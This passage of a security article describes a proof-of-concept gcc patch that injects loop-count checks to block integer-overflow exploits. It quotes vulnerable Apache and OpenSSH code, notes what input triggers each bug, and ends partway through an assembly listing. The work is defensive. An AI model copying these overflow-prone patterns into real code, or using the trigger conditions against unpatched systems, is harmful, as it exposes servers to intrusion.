Well.., all happy I set down knowing that I'm about to make a gcc patch for preventing integer attacks. But, except of that, what do I really know about gcc at all? I must admit that the answer for that question was - "not much".

To overcome this little problem, I was looking for some documentation about gcc internals. I also hoped to find something similar to what I wanted to do, which already exists. Fast enough, it was clear that before jumping to other examples, I must understand the gcc beast.

.. Two weeks later, I have read enough of the gcc internal documentation, and I spent enough time in debugging sessions of the compiler, to be able to start modifying the code. However before I start jumping into details I would like to provide some background about how gcc works, which I hope the reader will find useful.

------[4.3.1 - Compilation flow

The gcc compiler is really an amazing machine. The design goals of gcc include the ability to support multiple programming languages, which later can be compiled into multiple platforms and instruction sets. In order to achieve such a goal, the compiler uses several abstraction layers.

At first, a language file is processed (parsed) by a language "Front End". Whenever you invoke the gcc compiler, the compiler will decide which of the available "Front End"s is good for parsing the input files, and will execute that "Front End". The "Front End" will parse the whole input file and will convert it (using many global helper functions) to an "Abstract Syntax Tree" (AST). By doing so the "Front End" makes the original programming language transparent to the gcc "Back End". The AST as its name suggests, is a data-structure, which resides in memory and can represent all the features of all the programming languages gcc supports.

Whenever the "Front End" finishes to parse a complete function, and converts it to an AST representation, a gcc function called rest_of_compilation is being called. This function takes down the AST output from the parser and "expands" it into a "Register Transfer Language" (RTL). The RTL, which is the "expanded" version of the AST, is then processed again and again through the many different phases of compilation.

To get a feeling for work that is done on the RTL tree, a subset list of the different phases is:
- Jump Optimization
- CSE (Common sub-expression elimination)
- Data flow analysis
- Instruction combination
- Instruction scheduling
- Basic block reordering
- Branch shortening
- Final (code generation)

I've selected only a few phases out of the big list of phases to demonstrate the work done on RTL. The full list is quite more extensive and can be found in the gcc internal docs (see "Getting started" for link to docs). The nice thing about RTL is that all those phases are performed independent of the target machine.

The last phase which is performed on the RTL tree, will be the "final" phase. At that point the RTL representation is ready to be substituted by actual assembly instructions that deal with the specific architecture. This phase is possible due to the fact that the gcc maintains an abstract definition of "machine modes". A set of files that can describe each supported machine hardware, and instruction set in a way that makes it

possible to translate RTL to the appropriate machine code.

------[4.3.2 - The AST

I will now focus on the AST, which I will refer to as the "TREE". This TREE is the output of the front end parsing of a language file. The TREE contains all the information existing in the source file which is required for code generation (e.g. declaration, functions, types..). In addition the TREE also includes some of the attributes and implicit transformations that the compiler may choose to perform (e.g. type conversion, auto variables..).

Understanding the TREE is critical for creating this patch. Fortunately the TREE is well structured and even if its object-oriented-like-programming-using-c is overwhelming at first, after a few debugging sessions, every thing starts to fall in place.

The core data structure of the TREE is the tree_node (defined in tree.h). This structure is actually one big union that can represent any piece of information. The way it works is that any tree node has its code, which is accessible using "TREE_CODE (tree node)". Using this code the compiler may know which of the union fields are relevant for that node (e.g. A constant number will have the TREE_CODE() == INTEGER_CST, therefore the node->int_cst is going to be the union member that will have the valid information.). As a note, I will say that there is no need to access any of the tree node structure fields directly. For each and every field in that structure there is a dedicated macro that uniforms the access to that field. In most cases this macro will contain some additional checks of the node, and maybe even some logic to execute whenever access to that field is made (e.g. DECL_RTL which is responsible to retrieve the RTL representation of a TREE node, will call make_decl() if no RTL expression exists for that node).

So we know about the TREE and tree node, and we know that each node can represent many different things, what else is important to know about the tree nodes? Well, one thing is the way tree nodes are linked to each other. I will try to give a few sample scenarios that represent most of the cases where one tree node is related to another one.

Reference I - Chains:
A chain is a relation that can be best described as a list. When the compiler needs to maintain a list of nodes *that don't have any link-related information*, it will simply use the chain field of the tree node (accessible using the TREE_CHAIN() macro). An example for such a case is the list of statements nodes in a function body. For each statement in a COMPOUND_STMT list there is a chained statement that represents the following statement in the code.

Reference II - Lists:
Whenever simple chaining is not enough, the compiler will use a special tree node code of TREE_LIST. TREE_LIST allows the compiler to save some information attached to each item on the list. To do so each item in the list is represented by three tree nodes. The first tree node will have the code TREE_LIST. This tree node will have the TREE_CHAIN pointing to the next node in the list. It will have the TREE_VALUE pointing to the actual tree node item, and it will also have TREE_PURPOSE which may point to another tree node that holds extra information about this item meaning in the list. As an example the tree node of code CALL_EXPR, will have a TREE_LIST as its second operand. This list will represent the parameters sent to the called function.

Reference III - Direct reference:
Many of the tree node fields are tree nodes themselves. It may be confusing at first glance, but it will be clear soon enough. A few common examples are:
 - TREE_TYPE this field represent the type of a tree node. For example each tree node with expression code must have a type.

- DECL_NAME whenever some declaration tree nodes have a name, it will not exist as a string pointed directly by the declaration tree node. Instead using the DECL_NAME one can get access to another tree node of code IDENTIFIER_NODE. The latter will have the requested name information.

- TREE_OPERAND() One of the most commonly used references. Whenever there is a tree node, which has a defined number of "child" tree nodes, the TREE_OPERAND() array will be used (e.g. tree node of code IF_STMT will have TREE_OPERAND(t,0) as a COND_EXPR node, TREE_OPERAND(t,1) as the THEN_CLAUSE statement node, and TREE_OPERAND(t,2) as the ELSE_CLAUSE statement tree node.)

Reference IV - Vectors:
Last and quite less common is the tree node vector. This container, which is accessible using the TREE_VEC_XXX macros, is used to maintain varying size vectors.

There is a lot more to know about AST tree nodes for which the gcc internal documents may have better and more complete explanations. So I will stop my AST overview here with a suggestion to read the docs.

In addition to storing the abstract code in the AST. There are several global structures, which are being extensively used by the compiler. I will try to name a few of those global structures that I found very useful to checkout while doing some debugging sessions.

- current_stmt_tree : provides the last added stmt to the tree , last expression type, and the expression file name.

- current/global_binding_level : provides binding information, such as defined names in a particular binding level, and block pointers

- lineno : var containing the line number that is parsed at the moment
- input_filename: file name that is parsed at the moment

------[4.3.3 - Getting started

If you want to experience the AST tree yourself, or to dig into the patch details, it is recommended to read this getting started section. You are safe to continue to the next section if you do not wish to do that.

First thing first, get the compiler source code. The version I used as base for this patch is gcc 3.2. For information about download and build of the compiler please check http://gcc.gnu.org/install/

(Please remember to specify the compiler version you wish to download. The default version may be the last-release, which was not checked against this patch)

Next thing you may want to do is to sit down and carefully read the gcc internal documents. (For the sake of this patch, you should be familiar with the first 9 sections of this document) The document is located http://gcc.gnu.org/onlinedocs/gccint/

Assuming you read the document and you want to go to the next level, I recommend to have a set of simple programs to be used as compiler language file, your debugger of choice, and start debugging the compiler. Some good break points that you might find useful are:

- add_stmt : called whenever the parser decides to add a new statement into the AST. This break point may be very handy when it is not so clear how a specific tree node is being created. By breaking on add_stmt and checking up the call stack, it is easy to find more interesting places to dig into.

- rest_of_compiliation : called whenever a function was completely

converted into AST representation. If you are interested to check out how the AST is turning into RTL this is a good place to start.

- expand_stmt: called each time a statement is about to be expanded into RTL code. Setting a Break point here will allow you to easily investigate the structure of an AST tree node without the need to go through endless nesting levels.

<TIP> Since the gcc compiler will end up calling the cc1 compiler for *.c files, you may want to debug cc1 in the first place, and save yourself the trouble of making your debugger follow the child process of gcc
</TIP>

Soon enough you will need some reference for all the little macros used while messing with the AST tree. For that I recommend getting familiar with the following files:

gcc3.2/gcc/gcc/tree.h
gcc3.2/gcc/gcc/tree.def

----[4.4 - Patch Goals

Like every project in life, you have to define the project goals. First you better know if you reached your goals. Second, which is not less important, since resources are limited, it is much easier to protect yourself from a never-ending project.

The goals of this patch were above all to be a proof of concept for the suggested integer exploits prevention scheme. Its therefore *not* a goal to solve all current and future problems in the security world, or even not to solve all exploits that have integer input related to them.

The second goal of this implementation is to keep the patch simple. Since the patch is only a proof of concept, we preferred to keep things simple and avoid fancy solutions if they required more complex code.

Last but not least the third goal is to make this patch usable. That means easy to use, intuitive, and able to protect real world packages bigger then 30 lines of code :).

----[4.5 - Patch overview

The patch will introduce a new flag to the gcc compiler named "blip". By compiling a file using the -fblip flag, the compiler generates code that will check for the "blip" condition for every for/while loop and for every call to a "loop like" function.

A "loop like" function is any function that is a synonym for a loop. (e.g. memcpy, bcopy, memset, etc.).

The generated check, will evaluate if a loop is about to execute a "Huge" number of times. (defined by LIBP_MAX). Each time a loop is about to execute, the generated code verifies that the loop limit is smaller than the threshold. If an attempt to execute a loop more than the threshold value is identified, the __blip_violation() handler will be called instead of the loop, leading to a controlled termination of the processes.

The current version of the patch will support only the C language. This decision was made in order to keep this first version of the patch small and simple. Also, all the vulnerable packages that this patch was planned to protect are written in C. So I thought that having only C is a good start.

------[4.5.1 - Tactics

Having the above goals in mind, I had to take some decisions during the development of the patch. One of the problems I had was to choose the right place to hack the code. There are quite a lot of options available, and I will try to give some pros and cons for each option, hoping it will help others to make educated decisions once they encounter the same dilemmas.

The first thing that I had to decide was the program representation I want to modify. The process of compilation looks more or less like that:

```
Processing              Program representation
------------            ------------
Programming =>  1. Source code
Parsing =>              2. AST
Expanding =>    3. RTL
"final" =>              4. Object file
```

So what is the right place to implement the checks?

The following table lists some of the pros and cons for modifying the code at different stages during the compilation process.

Stage	Pros	Cons
AST	- Target independent - Language independent - Optimization independent - High level Access to language "source" - Intuitive to add code	- No access to hardware Registers, instructions
RTL	- Target independent - Language independent - Full access to target hardware	- Low level "source" access - May interfere with optimization
Object file	- Language independent	- Hardware dependent - Lack syntax information - Modification of flow may break compiler logic

After some thought I decided to modify the AST representation. It seems to be the most natural place to do such a change. First, the patch doesn’t really need to access low-level information such as hardware registers, or even virtual registers allocations. Second, the patch can easily modify the AST to inject custom logic into it, while doing the same at the RTL level will require major changes, which will hurt the abstraction layers defined in gcc.

Solving my second dilemma was not as easy as the first one. Now that AST patching was the plan I had in mind, I needed to find the best point in time in which I will examine the existing AST tree, and emit my checks on it. I had three possible options.

1) Add a call to my function from the parser code of some language (which happened to be C). By doing so, I have the chance to evaluate and modify the tree "on the fly" and therefore save an extra pass over the tree later. A clear disadvantage is the patch becomes language dependent.

2) Wait until the whole function is parsed by the front-end. Then go through the created tree, before converting it to RTL and find the places, which require checks, and patch them. An advantage of this method is that the patch is no longer language dependent. On the other hand, implementing a "tree walk" that will scan a given tree, is quite complex

and error prone task, which will go against the goals we defined above such as simple, and useful patch.

3) Patch the AST tree *while* it is being converted into RTL. Although this option looks like the most advantageous (language independent, no need for a tree walk) it still has a major disadvantage which is the uncertainty of being able to *safely* modify the AST tree at that time. Since the RTL "conversion machine" is already processed some parts of the AST tree, it might be dangerous to patch the AST tree at that time.

Finally, I have decided that the goal of making this patch simple, implies selecting the first option of calling my evolution functions from the C parser.

I've placed the hook into my patch in three locations. Two calls inside the c-parse.y (main parser file) code allowing me to examine the FOR and WHILE loops and to modify them on the fly. The third call is located outside the parser since catching all call locations was quite tricky to do from within the parser. Basically since in many different situations a CALL_EXPR is created hooking all of them seems to be non-natural. The alternative that I found which seems to work just fine for me, was to add a call to my function inside the build_function_call() within the c-typeck.c file (C compiler type-checking expression builder).

The main entry into the patch is the blip_check_loop_limit() function which will do all the work of checking if a loop seems to be relevant, and to call the right function that will do the actual patching of the AST tree.

In order for a loop to be considered it needs to look like a count loop. The blip patch will therefore try to examine each loop and decide if the loop seems to be a counter loop (exact criteria for examining loops will follow). For each count loop an attempt is made to detect the "count" variable and the "limit" variable.

Example of simple loops and their variables:
 - for(i=0; i < j; i+=3}{;} ==> Increment loop, i = count j = limit.
 - while(len--){;} ==> decrement loop, len = counter ; 0 = limit.

The current implementation considers a loop as count loop only if:
 - 2 variables are detected in the loop condition
   (sometimes one of them can be a constant)
 - one of those variables is modified in the loop condition or in the loop expr
 - *only one* variable is modified
 - the modification is of the increment / decrement style (++,--,+=,-=)

The code, which examines the loop, is executed in blip_find_loop_vars() and it may be improved in the future to identify more loops as count loops.

After detecting the loop direction, the loop count and the limit, the AST tree is modified to include a check that verifies that a big loop is reported as a blip violation.

In order to keep the patch simple and risk free, any time a loop seems too complex to be understood as count loop, the loop will be ignored (Using the blip warning flags its possible to list the ignored loops, and the reason why they were ignored).

------[4.5.2 - Modifying the AST

When you start patching complex applications such as gcc, you want to make sure you are not causing any "butterfly effect" while modifying memory resident structures on the fly. To save yourself from a lot of trouble I will suggest avoiding modification to any structure directly. But instead use the existing functions that the language parser would

have used if the code you want to "inject" was found in the original source code. Following this layer of encapsulation will save you from making mistakes such as forgetting to initialize a structure member, or not updating another global variable or flag.

I found it very helpful to simulate the code injection by actually modifying the source code, and tracing the compiler as it builds the AST tree, and later mimicking the code creation by using the same functions used by the parser to build my new check code. This way I was able to eliminate the need of "dirty" access to the AST tree, which I was quite afraid of while starting the modification.

Knowing the right set of functions to use to inject any code I would like, the question became what would I really like to inject? The answer differs a bit between the different loop types. In the case of a for-loop the blip patch will add the check expression as the last expression in the FOR_INIT statement. In the case of the while loop the blip patch will add the check expression as a new statement before the while loop. In the case of a function call to a "loop like" function such as memcpy, the blip patch will replace the whole call expression with a new condition expression, having the __blip_violation on the "true" side, and the original call expression on the "false" side.

Let’s illustrate the last paragraph with some samples..

Before blip

```
1) for(i=0;i< len;i++){}

2) While(len--){}

3) p = memcpy(d,s,l)
```

After blip

```
1) for(i=0,<blip_check>?__blip_violation:0;i<len;i++){}

2) <blip_check>?__blip_violation:0;
   while(len--){}

3) p = <blip_check>?__blip_violation : memcpy(d,s,l)
```

The <blip_check> itself is quite simple. If the loop is incremental (going up) then the check will look like: (limit > count && limit-count > max). If the loop is going down the check will be (count > limit && count - limit > max). There is a need to check the delta between the count and the limit and not only the limit since we don’t want to trigger false positive in a loop such as:

```
len = 0xffff0000;
for(i=len-20;i < len; i++){};
```

The above example may look at first like an integer exploit. But it may also be a legitimate loop which simply happens to iterate over very high values.

The function responsible for building the <blip_check> is blip_build_check_exp(), and its the code is self-explanatory, so I will not duplicate the function comments here.

One of the difficulties I had while injecting the blip code, was the injection of the __blip_violation function into the target file. While creating the <blip_check> I simply created expressions which reference the same tree nodes I found in the loop condition or as parameter to the

loop like function call. But the __blip_violation function didn't exist in the name space of the compiled file, and therefore trying to reference it was a bit trickier, or so I thought. Usually when a CALL_EXPR is created, a FUNCTION_DECL is identified (as one of the available function visible to the caller) and an ADDR_EXPR is later created to express the address of the declared function. Since __blip_violation was not declared , attempts to execute lookup_name() for that name will yield an empty declaration.

Fortunately gcc was kind / forgiving enough, and I was able to build a FUNCTION_DECL and reference it leaving all the rest of the work for the RTL to figure out. The code, which builds the function call, is located in blip_build_violation_call(). The function body of __blip_violation is located in the libgcc2.c (Thanks for ProPolice for giving an example..).

<DISCLAIMER> All the modification above is being done in the spirit of proof of concept for the blip integer exploits detection. There is no warranty that the patch will actually increase the protection of any system, nor that it will keep the compiler stable and usable (while using -fblip), nor that any of the coding / patching recommendation made in the article will make any sense to the hardcore maintainer of the gcc project :>.</DISCLAIMER>

----[4.6 - Limitations

This section summarizes the limitations known to me at the time of writing this article. I will start from the high-level limitations going to the low level technical limitations.

- The first limitation is the coverage of the patch. The patch is designed to stop integer vulnerabilities that yield big loops. Other vulnerabilities that are due to bad design or lack of integer validation will not be protected.

For example the following code is vulnerable but cannot be protected by the patch:

```
void foo(unsigned int len,char* buf){

        char    dst[10];

        if(len < 10){
                strcpy(dst,buf);
        }
}
```

- Sometimes a generic integer overflow done "by the book" will not be detected. An example for such a case will be the xdr_array vulnerability. The problem is due to the fact that the malloc function was called with the overflowed expression of *two* different integer input, while the blip protection can handle only a single big count loop. When looking at the xdr_array loop, we can see that it will be easy for the attacker to supply such input integers, that will overflow the malloc expression, but will still keep the loop count small.

- Some count loops will not be considered. One example is a complex loop condition and it is non trivial to identify the count loop. Such loops must be ignored, or otherwise false positives may occur which may lead to undefined execution.

- [Technical limitation] The current version is designed to work only with C language.

- [Technical limitation] The current version will not examine embedded assembly code which may include "loop" instructions. Therefore allowing integer overflow exploitation to go undetected.

--[5 - References

[1] StackGuard
Automatic Detection and Prevention of Stack Smashing Attacks
http://www.immunix.org/StackGuard/

[2] ProPolic
GCC extension for protecting applications from stack-smashing attacks
http://www.trl.ibm.com/projects/security/ssp/

[3] GCC
GNU Compiler Collection
http://gcc.gnu.org

[4] noir
Smashing The Kernel Stack For Fun And Profit
Phrack Issue #60, Phile 0x06 by noir

[5] Halvar Flake
Third Generation Exploits on NT/Win2k Platforms
http://www.blackhat.com/presentations/bh-europe-01/halvar-flake/bh-europe-01-halvarflake.ppt

[6] MaXX
Vudo malloc tricks
Phrack Issue 0x39, Phile #0x08

[7] Once upon a free()..
Phrack Issue 0x39, Phile #0x09

[8] Aleph One
Smashing The Stack For Fun And Profit
Phrack Issue 0x31, Phile #0x0E

--[6 - Thanks

I want to thanks my team for helping me in the process of creating the paper. Thank you Monty, sinan, yona, shok for your helpful comments and ideas for improving the paper. If you think the English in this paper is broken imagine what my team had to go through :>. Without you guys I would never made it.

Thanks to anonymous :> for read proofing the paper, and providing helpful technical feedback and reassurance.

--[7 - Appendix A - Real life examples

Having the patch ready, I wanted to give it a test drive on one of the known and high profile vulnerabilities. The criteria used for checking the patch was:

- The package should be compiled successfully with the patch
- The patch should be able to protect the package against exploitation of the known bugs

I've selected to test the patch on Apache httpd and the OpenSSH packages. Since both packages are: high profile, have vulnerabilities that the patch should is expected to protect against (in vulnerable version), and they are big enough to "qa" the patch a little bit.

The protection test was proven to be successful:), and the vulnerable version compiled with -fblip proved to be non exploitable.

The following section explains how to compile the packages with the blip patch. We will show the output assembly generated before / after the

patch for the code which was enabling the exploit to overflow the program buffers.

----[7.1 - Apache Chunked encoding

--[Vulnerability info

Just to make sure that all are in sync with the issue of the apache chunked-encoding vulnerability I will list part of the vulnerable code followed by some explanation.

Code: Apache src/main/http_protocol.c : ap_get_client_block()

```
01 len_to_read = get_chunk_size(buffer);

<some code here...>

02 r->remaining = len_to_read;

<some code here...>

03 len_to_read = (r->remaining > bufsiz) ? bufsiz : r->remaining;
04 len_read = ap_bread(r->connection->client, buffer , len_to_read);
```

The vulnerability in this case allows a remote attacker to send a negative chunk length. Doing so will bypass the check at line 3, and will end up with calling the ap_bread() with a huge positive number.

--[Testing patch

To compile the apache httpd with the -fblip enabled, one may edit the file src/apaci and add the following line at the EOF "echo '-fblip'".

Any attempt to send a negative chunk length after compiling apache httpd with the blip patch will end up with the httpd executing the __blip_violation.

According to the blip theory, the attack should trigger some kind of a loop. We can see at line 4 of the listed code that a call is made to the ap_bread() function. So if the theory is correct we are supposed to find a loop inside that function.

```
/*
 * Read up to nbyte bytes into buf.
 * If fewer than byte bytes are currently available, then return those.
 * Returns 0 for EOF, -1 for error.
 * NOTE EBCDIC: The readahead buffer _always_ contains *unconverted*
data.
 * Only when the caller retrieves data from the buffer (calls bread)
 * is a conversion done, if the conversion flag is set at that time.
 */
API_EXPORT(int) ap_bread(BUFF *fb, void *buf, int nbyte)
{
    int i, nrd;

    if (fb->flags & B_RDERR)
        return -1;
    if (nbyte == 0)
        return 0;

    if (!(fb->flags & B_RD)) {
        /* Unbuffered reading.  First check if there was something in the
         * buffer from before we went unbuffered. */
        if (fb->incnt) {
            i = (fb->incnt > nbyte) ? nbyte : fb->incnt;
#ifdef CHARSET_EBCDIC
```

```
            if (fb->flags & B_ASCII2EBCDIC)
                ascii2ebcdic(buf, fb->inptr, i);
            else
#endif /*CHARSET_EBCDIC*/
            memcpy(buf, fb->inptr, i);
            fb->incnt -= i;
            fb->inptr += i;
            return i;
        }
        i = read_with_errors(fb, buf, nbyte);
#ifdef CHARSET_EBCDIC
        if (i > 0 && ap_bgetflag(fb, B_ASCII2EBCDIC))
            ascii2ebcdic(buf, buf, i);
#endif /*CHARSET_EBCDIC*/
        return i;
    }

    nrd = fb->incnt;
/* can we fill the buffer */
    if (nrd >= nbyte) {
#ifdef CHARSET_EBCDIC
        if (fb->flags & B_ASCII2EBCDIC)
            ascii2ebcdic(buf, fb->inptr, nbyte);
        else
#endif /*CHARSET_EBCDIC*/
        memcpy(buf, fb->inptr, nbyte);
        fb->incnt = nrd - nbyte;
        fb->inptr += nbyte;
        return nbyte;
    }

    if (nrd > 0) {
#ifdef CHARSET_EBCDIC
        if (fb->flags & B_ASCII2EBCDIC)
            ascii2ebcdic(buf, fb->inptr, nrd);
        else
#endif /*CHARSET_EBCDIC*/
        memcpy(buf, fb->inptr, nrd);
        nbyte -= nrd;
        buf = nrd + (char *) buf;
        fb->incnt = 0;
    }
    if (fb->flags & B_EOF)
        return nrd;

/* do a single read */
    if (nbyte >= fb->bufsiz) {
/* read directly into caller's buffer */
        i = read_with_errors(fb, buf, nbyte);
#ifdef CHARSET_EBCDIC
        if (i > 0 && ap_bgetflag(fb, B_ASCII2EBCDIC))
            ascii2ebcdic(buf, buf, i);
#endif /*CHARSET_EBCDIC*/
        if (i == -1) {
            return nrd ? nrd : -1;
        }
    }
    else {
/* read into hold buffer, then memcpy */
        fb->inptr = fb->inbase;
        i = read_with_errors(fb, fb->inptr, fb->bufsiz);
        if (i == -1) {
            return nrd ? nrd : -1;
        }
        fb->incnt = i;
        if (i > nbyte)
            i = nbyte;
#ifdef CHARSET_EBCDIC
```

```
        if (fb->flags & B_ASCII2EBCDIC)
            ascii2ebcdic(buf, fb->inptr, i);
        else
#endif /*CHARSET_EBCDIC*/
        memcpy(buf, fb->inptr, i);
        fb->incnt -= i;
        fb->inptr += i;
    }
    return nrd + i;
}
```

We can see in the code several possible execution flows. Each one of them includes a "loop" that moves all the data into the buf parameter. If the code supports CHARSET_EBCDIC then the ascii2ebdcdic function executes the deadly loop. On other normal cases, the memcpy function implements the deadly loop.

Following is the assembly code generated for the above function.

```
        .type   ap_bread,@function
ap_bread:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $40, %esp
        movl    %ebx, -12(%ebp)
        movl    %esi, -8(%ebp)
        movl    %edi, -4(%ebp)
        movl    8(%ebp), %edi
        movl    16(%ebp), %ebx
        testb   $16, (%edi)
        je      .L68
        movl    $-1, %eax
        jmp     .L67
.L68:
        movl    $0, %eax
        testl   %ebx, %ebx
        je      .L67
        testb   $1, (%edi)
        jne     .L70
        cmpl    $0, 8(%edi)
        je      .L71
        movl    8(%edi), %esi
        cmpl    %ebx, %esi
        jle     .L72
        movl    %ebx, %esi
.L72:
        cmpl    $268435456, %esi          ------------------------
        jbe     .L73
        movl    %esi, (%esp)               Blip Check (Using esi)
        call    __blip_violation
        jmp     .L74                      ------------------------
.L73:
        movl    4(%edi), %eax
        movl    12(%ebp), %edx
        movl    %edx, (%esp)
        movl    %eax, 4(%esp)
        movl    %esi, 8(%esp)
        call    memcpy
.L74:
        subl    %esi, 8(%edi)
        addl    %esi, 4(%edi)
        movl    %esi, %eax
        jmp     .L67
.L71:
        movl    %edi, (%esp)
        movl    12(%ebp), %eax
        movl    %eax, 4(%esp)
```

```
        movl    %ebx, 8(%esp)
        call    read_with_errors
        jmp     .L67
.L70:
        movl    8(%edi), %edx
        movl    %edx, -16(%ebp)
        cmpl    %ebx, %edx
        jl      .L75
        cmpl    $268435456, %ebx          ------------------------
        jbe     .L76
        movl    %ebx, (%esp)               Blip check (using ebx)
        call    __blip_violation
        jmp     .L77                      ------------------------
.L76:
        movl    4(%edi), %eax
        movl    12(%ebp), %edx
        movl    %edx, (%esp)
        movl    %eax, 4(%esp)
        movl    %ebx, 8(%esp)
        call    memcpy
.L77:
        movl    -16(%ebp), %eax
        subl    %ebx, %eax
        movl    %eax, 8(%edi)
        addl    %ebx, 4(%edi)
        movl    %ebx, %eax
        jmp     .L67
.L75:
        cmpl    $0, -16(%ebp)
        jle     .L78
        cmpl    $268435456, -16(%ebp)     ------------------------
        jbe     .L79
        movl    -16(%ebp), %eax             Blip check
        movl    %eax, (%esp)                (using [ebp-16])
        call    __blip_violation
        jmp     .L80                      ------------------------
.L79:
        movl    4(%edi), %eax
        movl    12(%ebp), %edx
        movl    %edx, (%esp)
        movl    %eax, 4(%esp)
        movl    -16(%ebp), %eax
        movl    %eax, 8(%esp)
        call    memcpy
.L80:
        subl    -16(%ebp), %ebx
        movl    -16(%ebp), %edx
        addl    %edx, 12(%ebp)
        movl    $0, 8(%edi)
.L78:
        testb   $4, (%edi)
        je      .L81
        movl    -16(%ebp), %eax
        jmp     .L67
.L81:
        cmpl    28(%edi), %ebx
        jl      .L82
        movl    %edi, (%esp)
        movl    12(%ebp), %eax
        movl    %eax, 4(%esp)
        movl    %ebx, 8(%esp)
        call    read_with_errors
        movl    %eax, %esi
        cmpl    $-1, %eax
        jne     .L85
        jmp     .L91
.L82:
        movl    20(%edi), %eax
```

```
        movl    %eax, 4(%edi)
        movl    %edi, (%esp)
        movl    %eax, 4(%esp)
        movl    28(%edi), %eax
        movl    %eax, 8(%esp)
        call    read_with_errors
        movl    %eax, %esi
        cmpl    $-1, %eax
        jne     .L86
.L91:
        cmpl    $0, -16(%ebp)
        setne   %al
        movzbl  %al, %eax
        decl    %eax
        orl     -16(%ebp), %eax
        jmp     .L67
.L86:
        movl    %eax, 8(%edi)
        cmpl    %ebx, %eax
        jle     .L88
        movl    %ebx, %esi
.L88:
        cmpl    $268435456, %esi          ------------------------
        jbe     .L89
        movl    %esi, (%esp)               Blip check (using esi)
        call    __blip_violation
        jmp     .L90                      ------------------------
.L89:
        movl    4(%edi), %eax
        movl    12(%ebp), %edx
        movl    %edx, (%esp)
        movl    %eax, 4(%esp)
        movl    %esi, 8(%esp)
        call    memcpy
.L90:
        subl    %esi, 8(%edi)
        addl    %esi, 4(%edi)
.L85:
        movl    -16(%ebp), %eax
        addl    %esi, %eax
.L67:
        movl    -12(%ebp), %ebx
        movl    -8(%ebp), %esi
        movl    -4(%ebp), %edi
        movl    %ebp, %esp
        popl    %ebp
        ret
```

One can notice that before any call to the memcpy function (which is one of the "loop like" functions), a little code was added which calls __blip_violation in the case the 3rd parameter of memcpy is bigger than blip_max.

Another thing worth mentioning is the way the injected check is accessing this 3rd parameter. In the first block of the injected code the parameter is stored at the esi register, at the second block the parameter is stored in the ebx register and in the third block the parameter is stored on the stack at ebp-16. The reason for that is very simple. Since the modification of the code was done at the AST tree, and since the patch was using the exact same tree node that was used in the call expression to memcpy, the RTL generated the same code for both the call expression and the check expression.

Now lets go back to the ap_bread function. And lets assume that the CHARSET_EBCDIC was indeed defined. In that case the ascii2ebcdic function would have being the one to have the "vulnerable" loop. Therefore we hope that the blip patch would check the loop in that function as well.

The following is the ascii2ebcdic code taken from src/ap/ap_ebcdic.c

```
API_EXPORT(void *)
ascii2ebcdic(void *dest, const void *srce, size_t count)
{
    unsigned char *udest = dest;
    const unsigned char *usrce = srce;

    while (count-- != 0) {
        *udest++ = os_toebcdic[*usrce++];
    }

    return dest;
}
```

Result of compiling the above function with the -fblip

```
        .type   ascii2ebcdic,@function
ascii2ebcdic:
        pushl   %ebp
        movl    %esp, %ebp
        pushl   %edi
        pushl   %esi
        pushl   %ebx
        subl    $12, %esp
        movl    16(%ebp), %ebx
        movl    8(%ebp), %edi
        movl    12(%ebp), %esi
        cmpl    $0, %ebx            --------------------
        jbe     .L12
        cmpl    $268435456, %ebx
        jbe     .L12                    Blip check
        movl    %ebx, (%esp)
        call    __blip_violation
.L12:                           --------------------
        decl    %ebx
        cmpl    $-1, %ebx
        je      .L18
.L16:
        movzbl  (%esi), %eax
        movzbl  os_toebcdic(%eax), %eax
        movb    %al, (%edi)
        incl    %esi
        incl    %edi
        decl    %ebx
        cmpl    $-1, %ebx
        jne     .L16
.L18:
        movl    8(%ebp), %eax
        addl    $12, %esp
        popl    %ebx
        popl    %esi
        popl    %edi
        popl    %ebp
        ret
.Lfe2:
```

While processing the ascii2ebcdic function, the blip patch identified the while loop as a count-loop. The loop condition supplies all the information required to create a <blip_check>. First we identify the variables of the loop. In this case "count" is one var and the constant "0" is the second one. Looking for variable modification, we can see that "count" is decremented in the expression "count--". Since "count" is the only modified variable we can say that "count" is the count-variable and

the constant 0 is the limit-variable. We can also say that the loop is a decrement-loop since the modification operation is "--". The check therefore will be (count > limit && count - limit > MAX_BLIP). Looking at the above assembly code, we can see that the loop count is stored in the ebx register (Its easy to spot this by looking at the code below label 12 (L12). This code represent the while condition. It first decrements ebx and later compares it with the loop constant). The <blip_check> therefore will utilize the ebx register for the check.

----[7.2 - OpenSSH auth

--[Vulnerability info

The OpenSSH Vulnerability is an example of an integer overflow bug, which results in a miscalculated allocation size. The following is a snippet of the vulnerable code:

OpenSSH auth2-chall.c : input_userauth_info_response()

```
01 nresp = packet_get_int();

<some code here ..>

02 response = xmalloc(nresp * sizeof(char*));
03 for(i = 0; i < nresp; i++)
04      response[i] = packet_get_string(NULL);
```

At line 01 the code reads an integer into an unsigned variable. Later the code allocates an array with nresp entries. The problem is that nresp * sizeof(char*) is an expression that may overflow. Therefore sending nresp bigger than 0x40000000 allows allocation of a small buffer that can be later overflowed by the assignment in line 04.

--[Testing the patch

To compile the OpenSSH package with the -fblip enabled, one may add -fblip to the CFLAGS definition at Makefile.in (i.e. CFLAGS=@CFLAGS@ -fblip)

Any attempt to send a large number of responses after compiling OpenSSH with the blip patch will end up with OpenSSH executing the __blip_violation.

The following is snippet of the vulnerable function.

```
static void
input_userauth_info_response(int type, u_int32_t seq, void *ctxt)
{
        Authctxt *authctxt = ctxt;
        KbdintAuthctxt *kbdintctxt;
        int i, authenticated = 0, res, len;
        u_int nresp;
        char **response = NULL, *method;

        <omitted code>

        nresp = packet_get_int();

        if (nresp != kbdintctxt->nreq)
                fatal("input_userauth_info_response: wrong number of
replies");

        if (nresp > 0) {

                ----------------------------------------
                        **  Vulnerable code **
                ----------------------------------------
```

```
                response = xmalloc(nresp * sizeof(char*));
                for (i = 0; i < nresp; i++)
                        response[i] = packet_get_string(NULL);


        }

        <omitted code>
}
```

The above function is translated to the following assembly code if compiled with the -fblip protection.(In order to make blip modification readable, the code was compiled using -O instead of using -O2, which will reorder basic blocks)

```
        .type   input_userauth_info_response,@function
input_userauth_info_response:

        movl    -16(%ebp), %eax
        movl    $0, 4(%eax)
        call    packet_get_int
        movl    %eax, %esi
        movl    -20(%ebp), %edx
        cmpl    12(%edx), %eax
        je      .L111
        movl    $.LC15, (%esp)
        call    fatal
.L112:
        testl   %esi, %esi
        je      .L113
        leal    0(,%esi,4), %eax
        movl    %eax, (%esp)
        call    xmalloc
        movl    %eax, -32(%ebp)
        movl    $0, %ebx
        cmpl    $0, %esi
        jbe     .L115
